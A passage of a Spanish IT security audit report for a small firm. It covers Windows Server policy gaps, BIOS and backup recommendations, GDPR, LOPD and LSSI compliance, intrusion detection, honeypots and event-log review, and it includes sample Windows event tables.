
Durante el proceso de auditoría se observa que no se han definido políticas de seguridad. Se recomienda aplicarlas:



Servicios de función: 1 instalado(s)	
Servicio de función	Estado
Controlador de dominio de Active Directory	Instaladas
Administración de identidades para UNIX	No instalado
Servidor para NIS	No instalado
Sincronización de contraseña	No instalado
Herramientas de administración	No instalado

Directiva	Configuración de directiva
[!] Duración del bloqueo de cuenta	No está definido
[!] Restablecer el bloqueo de cuenta después de	No está definido
[!] Umbral de bloqueo de cuenta	No está definido

Directiva	Configuración de directiva
[!] Aplicar restricciones de inicio de sesión de usuario	No está definido
[!] Tolerancia máxima para la sincronización de los relojes ...	No está definido
[!] Vigencia máxima de renovación de vales de usuario	No está definido
[!] Vigencia máxima del vale de servicio	No está definido
[!] Vigencia máxima del vale de usuario	No está definido

Directiva	Configuración de directiva
Auditar el acceso a objetos	No está definido
Auditar el acceso del servicio de directorio	No está definido
Auditar el cambio de directivas	No está definido
Auditar el seguimiento de procesos	No está definido
Auditar el uso de privilegios	No está definido
Auditar eventos de inicio de sesión	No está definido
Auditar eventos de inicio de sesión de cuenta	No está definido
Auditar eventos del sistema	No está definido
Auditar la administración de cuentas	No está definido





2.1.5.7 Securizar la BIOS





NO APLICA


Para evitar arranques desde distribuciones Live, tanto USB, como de cualquier otro método extraíble, todas las BIOS de los equipos deben tener seleccionadas los discos de sistema como único medio de arranque.

Todas las BIOS deben de estar protegidas en su acceso con contraseñas seguras para evitar su modificación.

Durante el proceso de auditoría se observa que ninguno de los equipos tiene protegido el acceso a la BIOS mediante contraseña:



La BIOS tiene configurado en el Server 2008 el CD/DVD como primer dispositivo de arranque lo que permitiría a un atacante iniciar con un live CD y acceder a él. Se recomienda desactivarlo:



2.1.5.8 Copias de seguridad



NO APLICA

La importancia de un sistema estable de copias de seguridad es básica para la supervivencia de una empresa. Se ha detectado un buen sistema de copias de seguridad con almacenamiento interno y realizado de forma regular.

Se aconseja además el uso de soportes o medios extraíbles de forma que las copias de seguridad permanezcan también fuera del entorno laboral ante casos de fuerza mayor que deben ser contemplados en el plan de contingencia de la entidad.

NOTA: Es un alto riesgo de seguridad usar aplicaciones de seguridad en el mismo equipo físico que las aplicaciones de servicios.

De cara a inundaciones, robos, incendios y otras situaciones inesperadas, las copias de seguridad deben ser almacenadas en una ubicación externa a la red empresarial, además de estar encriptadas.

Es necesario valorar el coste de la externalización de las copias de seguridad para valorar cada cuanto tiempo debe ser almacenada en el exterior las copias de seguridad en función del valor de la información, para así poder valorar los diferentes niveles de necesidad ante una recuperación.

Estos valores y metodología deben estar especificados en el plan de contingencia de toda empresa, estando considerado como una actuación de alta prioridad.

El lugar de almacenamiento de las copias de seguridad debe adecuarse a su importancia y privacidad de los datos. Hay pequeñas empresas que simplemente almacenan las copias en el hogar de uno de los responsables de esa información. Otras grandes empresas como IBM, recomiendan que estas sean almacenadas en cajas de seguridad en un banco.

Como norma general se deberían seguir las siguientes pautas:

Copias incrementales diarias.

Copias totales una vez a la semana.

Conservación de las copias totales un mes.

Almacenamiento de la última copia del mes durante un año.

Cifrando la información confidencial y la almacenada en copias de seguridad protegemos los datos en caso de robo de información o accesos no autorizados, reduce el riesgo de sanciones y podría evitar que tengamos que informar a los usuarios en caso de brecha de seguridad.

Además, se cumplirá con el deber de salvaguarda que exige el Reglamento General de Protección de datos.

“Según el artículo 33 del RGPD, en caso de brecha de la seguridad que afecte a los datos personales, el responsable del tratamiento la notificará a la autoridad de control competente sin dilación indebida y, de ser posible, a más tardar 72 horas después de que haya tenido constancia de ella, a menos que sea improbable que dicha brecha de la seguridad constituya un riesgo para los derechos y las libertades de las personas físicas.”



Crear 3 copias de los datos
(1 original y dos secundarias)



Al menos 2 tipos de formatos de
almacenamiento distintos



Almacena 1 fuera del
lugar de trabajo

Durante la auditoría podemos ver que el Server 2008 no tiene instalado el sistema de copias de seguridad. Se recomienda instalarlo:



2.1.6 Cumplimiento de las leyes vigentes

2.1.6.1 Política de destrucción de información

Cada vez que se dé de baja un equipo o un dispositivo de almacenamiento de información, este debe ser formateado a bajo nivel y ser posteriormente destruido. En el caso de equipos bastará con la destrucción del cabezal de los discos duros.

Ver punto 2.1.9.9

2.1.6.2 LOPD



NO APlica

Toda información de carácter personal, tanto de clientes, como de proveedores debe estar registrada en la AGPD (Agencia Española de Protección de Datos de Carácter Personal). Además la empresa debe disponer de los correspondientes consentimientos inequívocos, un libro de control, y seguir la normativa vigente en protección de carácter personal.

Las asesorías y gestorías tienen en sus manos datos bancarios, financieros o de crédito de sus clientes, por lo que también tendrán que adaptarse a la nueva normativa.

Principales actuaciones para adaptarse al RGPD son:

- Realizar un Registro de actividades de tratamiento.

Debe mantenerse actualizado. Este documento te lo pueden pedir en caso de tener alguna inspección por la AEPD. Normalmente deberá constar por escrito aunque también es válido en formato electrónico. Realizar un análisis del riesgo en el que valore las posibles contingencias de los tratamientos y aplicar medidas de seguridad avanzadas que sean capaces de impedir o bloquear los ataques informáticos.

Debe constar:

Tipo de datos que recopilamos.

Finalidad del tratamiento.

Política de almacenamiento datos.

Si cedemos esos datos o los transferimos fuera de nuestro país.

Medios de tratamiento.

- Elaborar un análisis de riesgos.

Realizar un análisis del riesgo en el que valore las posibles contingencias de los tratamientos y aplicar medidas de seguridad avanzadas que sean capaces de impedir o bloquear los ataques informáticos.

Debe tener en cuenta:

El tipo de tratamiento:

- ¿dónde se almacenan los datos?
- ¿durante cuánto tiempo?
- ¿en fichero o en una base de datos?
- ¿en qué equipos?

La naturaleza de los datos:

- ¿Identificativos?
- ¿Financieros y de crédito?
- ¿Bancarios?

El número de interesados afectados:

- ¿1.000? ¿5.000? ¿50.000?

- Realizar una Evaluación de impacto.

Realizar una evaluación de impacto para minimizar las posibilidades de afectar a los derechos o libertades de los interesados; tras estos análisis deberás implementar unas medidas de seguridad adecuadas. Se trata de un informe en el que se indican los riesgos que pueden existir en ese tratamiento y las medidas y controles a aplicar para evitar esos riesgos.

- Firmar los contratos con terceros.

¿La empresa tiene contratada una empresa informática que realiza el mantenimiento de los equipos o la página web? Entonces sí cede datos a terceros.

Software de contabilidad: dónde el software seleccionado procesa y aloja los datos personales, especialmente si está basado en la nube.

Es necesario firmar un contrato de encargo de tratamiento con esos terceros en el que se establezcan las obligaciones de estos para proteger los datos personales a los que accedan.

- Incluir los textos legales en la página web.

Aviso legal

Es el documento donde se identifica al propietario de la página web.

En él debe incluirse: Nombre del propietario - CIF / NIF - Dirección - Email - Nº de inscripción en el Registro Mercantil. Debe ponerse un enlace visible a este texto desde cualquier página de la web.

Política de privacidad

Habrá que informar expresamente de: La existencia de un tratamiento de los datos que se le están solicitando, finalidad, destinatario o destinatarios de aquella información, identidad y dirección del responsable del tratamiento de los datos y posibilidad de ejercer sus derechos de acceso, rectificación, cancelación y oposición y por qué vía. Debe ponerse un enlace visible a este texto desde cualquier página de la web.

Política de cookies

Las cookies son archivos de información enviados por un sitio web y almacenados en el navegador del usuario que visita ese sitio. Se utilizan para analizar las visitas a nuestra página web o mostrar publicidad. En ese texto debe informarse sobre las cookies utilizadas en la página, su finalidad y duración.

- Solicitar el consentimiento a los clientes.

Además de actualizar la política de privacidad, la asesoría debe tener el consentimiento expreso de todos sus clientes para poder tratar sus datos. Este consentimiento puede solicitarse de dos formas:

PÁGINA WEB

Si el cliente introduce sus datos personales en la página web, se debe incluir una casilla desmarcada por defecto que le permita aceptar esa política de privacidad.

OFICINA

En caso de que el cliente facilite sus datos personalmente en la oficina, hay que darle a firmar un documento en el que se le informe sobre:

Responsable del tratamiento.

Finalidad para la que se van a usar los datos.

Si se van a ceder a terceros.

El medio por el que puede ejercer sus derechos.

- Facilitar los derechos de los usuarios.

Los interesados, los dueños de los datos personales, pueden ejercer, según el RGPD, sus derechos:

Acceso a los propios datos personales.

Rectificación si los datos son inexactos.

Supresión (derecho al olvido) si se tratan de forma ilegal o ya no son necesarios para la finalidad con que se recogieron.

Limitación del tratamiento.

Portabilidad de los datos.

Oposición a un uso posterior con fines de prospección comercial (marketing directo), investigación científica o histórica, o fines estadísticos.

A no ser objeto de decisiones individualizadas automatizadas (incluida la elaboración de perfiles).

El derecho de portabilidad: se debe almacenar y administrar los datos personales en un formato estructurado, de uso común y lectura mecánica para que sean fáciles de utilizar y compartir.

- Firmar los contratos con los empleados.

Los empleados tienen acceso a toda la información que se maneja en la asesoría y, por tanto, deben firmar un acuerdo de confidencialidad para evitar que esa información sea revelada a personas no autorizadas. También deben cumplir las medidas de seguridad establecidas por la empresa para garantizar la protección de los datos personales.

- Notificar brechas de seguridad

Una de las obligaciones que establece el nuevo Reglamento es la notificación de los incidentes de seguridad que se produzcan en la empresa, tanto a los afectados como a la AEPD. En el caso de que se produzca un ataque informático o una infracción en la asesoría, debéis estar prevenidos con un plan de respuesta ante incidentes. Existe un límite de 72 horas para notificar a las autoridades y dotar a estas de información, por lo que el plan debe someterse a prueba para garantizar que cumpla con el plazo.

- Nombrar un DPD.

La asesoría o gestoría, por el tipo de datos que trata, debe designar a un profesional con la cualificación necesaria en esta materia para que salvaguarde los procesos y políticas internas del tratamiento de datos personales. Este profesional será el Delegado de Protección de Datos (DPD).

Además, para cumplir con el principio de información del nuevo RGPD, la designación del DPD y sus datos de contacto deben hacerse públicos y deberán ser comunicados a las autoridades de supervisión competentes.

El Delegado de Protección de Datos podrá ser tanto una persona en plantilla de la empresa como una externa y el cargo podrá ser desempeñado también por una empresa que ofrezca el servicio.

2.1.6.3 LSSI

Toda empresa debe cumplir la LSSI o Ley de Servicios de la Sociedad de la Información y del Comercio Electrónico para evitar sanciones y especialmente garantizar la confianza con nuestros clientes.

Concepto

"Todo servicio prestado normalmente a título oneroso, a distancia, por vía electrónica y a petición individual del destinatario. El concepto de servicio de la sociedad de la información comprende también los servicios no remunerados por sus destinatarios, en la medida en que constituyan una actividad económica para el prestador de servicios."

Son servicios de la sociedad de la información, entre otros y siempre que representen una actividad económica, los siguientes:

La contratación de bienes o servicios por vía electrónica.

La organización y gestión de subastas por medios electrónicos o de mercados y centros comerciales virtuales.

La gestión de compras en la red por grupos de personas.

El envío de comunicaciones comerciales.

El suministro de información por vía telemática.

El vídeo bajo demanda, como servicio en que el usuario puede seleccionar a través de la red, tanto el programa deseado como el momento de su suministro y recepción, y, en general, la distribución de contenidos previa petición individual.

No tendrán la consideración de servicios de la sociedad de la información los que no reúnan las características señaladas en el primer párrafo de este apartado y, en particular, los siguientes:

Los servicios prestados por medio de telefonía vocal, fax o télex.

El intercambio de información por medio de correo electrónico u otro medio de comunicación electrónica equivalente para fines ajenos a la actividad económica de quienes lo utilizan.

Los servicios de radiodifusión televisiva (incluidos los servicios de cuasivídeo a la carta), contemplados en el artículo 3.a) de la Ley 25/1994, de 12 de julio, por la que se incorpora al ordenamiento jurídico español la Directiva 89/552/CEE, del Consejo, de 3 de Octubre, sobre la coordinación de determinadas disposiciones

legales, reglamentarias y administrativas de los Estados miembros relativas al ejercicio de actividades de radiodifusión televisiva, o cualquier otra que la sustituya.

Los servicios de radiodifusión sonora, y

El teletexto televisivo y otros servicios equivalentes como las guías electrónicas de programas ofrecidas a través de las plataformas televisivas.

Sanciones

Las sanciones tienen una elevada cuantía. Dichas sanciones dependen de la infracción cometida.

Se dividen en:

- Las sanciones leves van hasta 600€ a 60.000 €
- Las sanciones graves van desde 60.001 a 300.000 €
- Las sanciones muy graves van desde 300.001 a 600.000 €

2.1.7 Análisis de sistemas de prevención lógicos

2.1.7.1 IDS /IPS



NO APLICA

Los IDS son programas o sistemas detectores de intrusos. Estos sistemas son de gran utilidad para los técnicos en seguridad informática a la hora de administrarnos información sobre nuestra red, de las partes de la red que debemos fortificar o fortalecer e incluso ver que fallos existen una vez acceda un hacker a ella.

Existen dos grupos de IDS principalmente:

-HIDS o detectores de intrusos de host. Estos son programas que instalados en un servidor nos muestra los intentos de acceso y de ataques a vulnerabilidades de un sistema en concreto.

-NIDS o detectores de intrusos de red. Estos sistemas nos muestran la información de intrusiones e intentos de ataques de toda nuestra red informática.

Ambos sistemas de IDS nos muestra detalladamente la actividad que realizan los hackers cuando intentan atacarnos, tanto de su origen y procedencia (país, dirección IP, etc), como de los pasos que sigue, mostrándonos incluso la ejecución de comandos usada para cada ataque.

Durante la auditoría se observa que el cliente no utiliza ningún sistema de prevención IDS/IPS. Se recomienda instalar uno. Hay sistemas de intrusión gratuitos como es el caso de Snort.

Snort es un sistema de detección de intrusos en red, libre y gratuito. Ofrece la capacidad de almacenamiento de bitácoras en archivos de texto y en bases de datos abiertas, como MySQL. Implementa un motor de detección de ataques y escaneo de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida.

Este IDS implementa un lenguaje de creación de reglas flexible, potente y sencillo. Durante su instalación, provee de cientos de filtros o reglas para backdoor, DDoS, finger, FTP, ataques web, CGI, Nmap, entre otros.

Puede funcionar como sniffer y registro de paquetes. Cuando un paquete coincide con algún patrón establecido en las reglas de configuración, se logea. Así se sabe cuándo, de dónde y cómo se produjo el ataque.

Snort tiene una base de datos de ataques que se actualiza constantemente a través de internet. Los usuarios pueden crear firmas basadas en las características de los nuevos ataques de red y enviarlas a la lista de correo de firmas de Snort, esta ética de comunidad y compartir ha convertido a Snort en uno de los IDS basados en red más populares, actualizados y robustos.

2.1.7.2 HoneyPots



NO APLICA

Los HoneyPots nos permiten generar falsas máquinas o sistemas dentro de nuestra red informática para engañar o desviar la atención de los atacantes sobre estas. El principal objetivo de estos sistemas es crear máquinas

vulnerables, de forma que una vez producida una intrusión, el atacante intente acceder a una de esas falsas máquinas en vez de a una de producción.

Un claro ejemplo podría ser insertar una falsa máquina con el sistema Windows 2003 Server en nuestra red. Cualquier atacante que lo vea, será de lo primero que intente atacar por su simplicidad para obtener el control total sobre este tipo de sistemas.

El uso de los HoneyPots es de gran utilidad para los administradores de sistemas si disponen de un IDS. Con ambas herramientas el administrador detectar y cerrar las vulnerabilidades encontradas, antes de que el atacante acceda a un sistema en producción de vital importancia para la red empresarial.

Durante la auditoría se observa que el cliente no utiliza ningún HoneyPot. Se recomienda instalar uno.

2.1.7.3 Garantía de la integridad



NO APLICA

La integridad de nuestros datos es una parte esencial de la seguridad de nuestro entorno empresarial. Para poder asegurar que la información es realmente fiable, debemos garantizar su autenticidad.

Un sencillo ejemplo podría ser un documento de Word redactado por el gerente de la empresa que debe ser enviado posteriormente a un importante cliente. Si no garantizamos su integridad y un empleado descontento cambia o añade información de forma perjudicial para la entidad, esto nos supondrá grandes pérdidas económicas.

Existen diversas herramientas para garantizarnos que la información no ha sido modificada o alterada de forma intencional o accidental. Una de las herramientas más usadas es Tripwire, que nos avisa cuando un archivo ha sido alterado.

Durante la auditoría se observa que el cliente no tiene ningún sistema que garantice la integridad. Se recomienda instalar uno.

2.1.7.4 Sistemas anti Brute Force (ataques de fuerza bruta)



NO APLICA

Hay aplicaciones que se hacen imprescindibles en una red empresarial. Un ejemplo es FailBan o programas similares, que bloquean a los ataques que usan técnicas de fuerza bruta.

Los ataques de fuerza bruta consisten en el uso de diccionarios de claves o contraseñas que atacan un sistema o aplicación del que conocemos el usuario.

La mayoría de las bases de datos vienen por defecto con un usuario administrador que casi nunca es modificado. Esto mismo ocurre con los router, los sistemas operativos e infinidad de aplicaciones. Para ello es conveniente modificar ese usuario en cada una de las aplicaciones y sistemas cuando nos es posible.

Programas como FailBan hacen que esos ataques de fuerza bruta queden automáticamente bloqueados, impidiendo que la técnica más usada por los hackers quede totalmente inactiva en nuestros sistemas.

Durante la auditoría se observa que el cliente no tiene ningún sistema anti fuerza bruta. Se recomienda instalar uno.

2.1.7.5 Gestión diaria de logs del sistema



NO APLICA

Los sistemas de servidor nos proporcionan amplia información sobre conflictos y problemas tanto del software, como del hardware y la seguridad. El

departamento técnico debe tener como primera labor a diario, la revisión de los logs del sistema y tomar las medidas oportunas.

Durante la auditoría se observa que nadie se hace cargo de la revisión de los logs del sistema.

Eventos reenviados 0 eventos (Deshabilitado)	
Nivel	Fecha y hora

Sistema 279 sucesos								
Tipo	Fecha	Hora	Origen	Categoría	Suceso	Usuario	Equipo	
Información	06/03/2020	08:29:37	eventlog	Ninguno	6009	No disponible	PERSONAL-F75ASN	
Información	03/03/2020	11:58:50	eventlog	Ninguno	6006	No disponible	PERSONAL-F75ASN	
Información	03/03/2020	11:58:49	USER32	Ninguno	1074	Administrador	PERSONAL-F75ASN	
Advertencia	03/03/2020	11:52:20	LsaSrv	SPNEGO (Negociador)	40968	No disponible	PERSONAL-F75ASN	
Error	03/03/2020	11:52:12	LsaSrv	Ninguno	6033	No disponible	PERSONAL-F75ASN	
Información	03/03/2020	11:50:46	Browser	Ninguno	8033	No disponible	PERSONAL-F75ASN	
Error	03/03/2020	11:50:46	Dhcp	Ninguno	1002	No disponible	PERSONAL-F75ASN	

2.1.7.6 Syslog de los sistemas



NO APLICA

Los registros del sistema nos proporcionan información tanto preventiva, como informativa. Para ello es necesario que esta información se encuentre totalmente protegida en un equipo de red accesible exclusivamente por los técnicos del sistema.

Esta información nos avisará con antelación de fallos de red e incluso de intentos de ataques.

Los syslogs disponen de información amplia y configurable de toda nuestra red, desde el acceso de nuestros usuarios a diferentes recursos, como los avisos de sistemas, aplicaciones y servicios de cara a tomar medidas preventivas.

La visualización diaria de los logs del sistema, debe ser una tarea obligada para los administradores del sistema de cualquier red empresarial.

Durante la auditoría se observa que nadie se hace cargo de la revisión de los Syslogs del sistema.

Aplicación 328 eventos					
Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea	
! Error	03/03/2020 10:56:21	Winlogon	4103	Ninguno	
! Error	06/03/2020 8:32:05	Winlogon	4103	Ninguno	
! Error	16/12/2019 11:44:16	.NET Runtime Optimization Service	1101	Ninguno	
! Error	16/12/2019 11:44:59	.NET Runtime Optimization Service	1101	Ninguno	
⚠ Advertencia	12/03/2020 19:28:32	Winlogon	6006	Ninguno	
⚠ Advertencia	12/03/2020 19:28:08	Winlogon	6005	Ninguno	
⚠ Advertencia	11/03/2020 12:32:43	Winlogon	6005	Ninguno	
⚠ Advertencia	16/12/2019 14:10:44	Winlogon	6005	Ninguno	
⚠ Advertencia	11/03/2020 12:33:29	Winlogon	4105	Ninguno	
⚠ Advertencia	13/03/2020 11:01:12	Winlogon	4105	Ninguno	
⚠ Advertencia	01/11/2019 10:59:19	WMI	63	Ninguno	
⚠ Advertencia	01/11/2019 10:59:19	WMI	63	Ninguno	
⚠ Advertencia	12/03/2020 19:29:22	Winlogon	4105	Ninguno	
⚠ Advertencia	13/03/2020 10:59:57	Winlogon	6005	Ninguno	
⚠ Advertencia	13/03/2020 11:00:19	Winlogon	6006	Ninguno	
⚠ Advertencia	03/03/2020 10:56:04	Winlogon	4105	Ninguno	

Resumen de eventos administrativos							
Tipo de evento	Id. del evento	Origen	Registro	Última ho...	24 horas	7 días	Total
>Error de auditoría	-	-	-	1	1	2	38
	4625	Microsoft Windows security auditing.	Seguridad	1	1	2	11
	5032	Microsoft Windows security auditing.	Seguridad	0	0	0	27

Sistema 3.401 eventos (!) Nuevos eventos disponibles					
Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea	
! Error	28/11/2019 12:54:01	HttpEvent	15016	Ninguno	
! Error	01/11/2019 10:52:47	HttpEvent	15016	Ninguno	
! Error	06/03/2020 8:45:02	Kerberos-Key-Distribution-Center	23	Ninguno	
! Error	28/11/2019 13:00:01	HttpEvent	15016	Ninguno	
! Error	16/12/2019 10:45:15	HttpEvent	15016	Ninguno	
! Error	03/03/2020 11:12:15	Kerberos-Key-Distribution-Center	23	Ninguno	
! Error	01/11/2019 10:55:19	HttpEvent	15016	Ninguno	
! Error	16/12/2019 11:05:40	NETLOGON	5774	Ninguno	
⚠ Advertencia	06/03/2020 8:44:56	Schannel	36872	Ninguno	
⚠ Advertencia	16/12/2019 15:21:32	IIS-FTP	10	Ninguno	
⚠ Advertencia	16/12/2019 12:13:22	IIS-FTP	10	Ninguno	
⚠ Advertencia	01/11/2019 10:54:17	storfit	5	Ninguno	
⚠ Advertencia	16/12/2019 15:21:32	IIS-FTP	10	Ninguno	
⚠ Advertencia	11/03/2020 12:31:35	storfit	5	Ninguno	
⚠ Advertencia	15/03/2020 11:38:26	storfit	5	Ninguno	
⚠ Advertencia	16/12/2019 11:05:40	Tcpip	4227	Ninguno	
⚠ Advertencia	15/03/2020 11:39:29	Kerberos-Key-Distribution-Center	29	Ninguno	
⚠ Advertencia	03/03/2020 10:54:44	Time-Service	12	Ninguno	
⚠ Advertencia	15/03/2020 11:39:55	Time-Service	12	Ninguno	
⚠ Advertencia	03/03/2020 10:53:15	storfit	5	Ninguno	
⚠ Advertencia	03/03/2020 10:54:19	Kerberos-Key-Distribution-Center	29	Ninguno	
⚠ Advertencia	28/11/2019 12:58:58	storfit	5	Ninguno	
⚠ Advertencia	12/03/2020 19:28:04	Kerberos-Key-Distribution-Center	29	Ninguno	
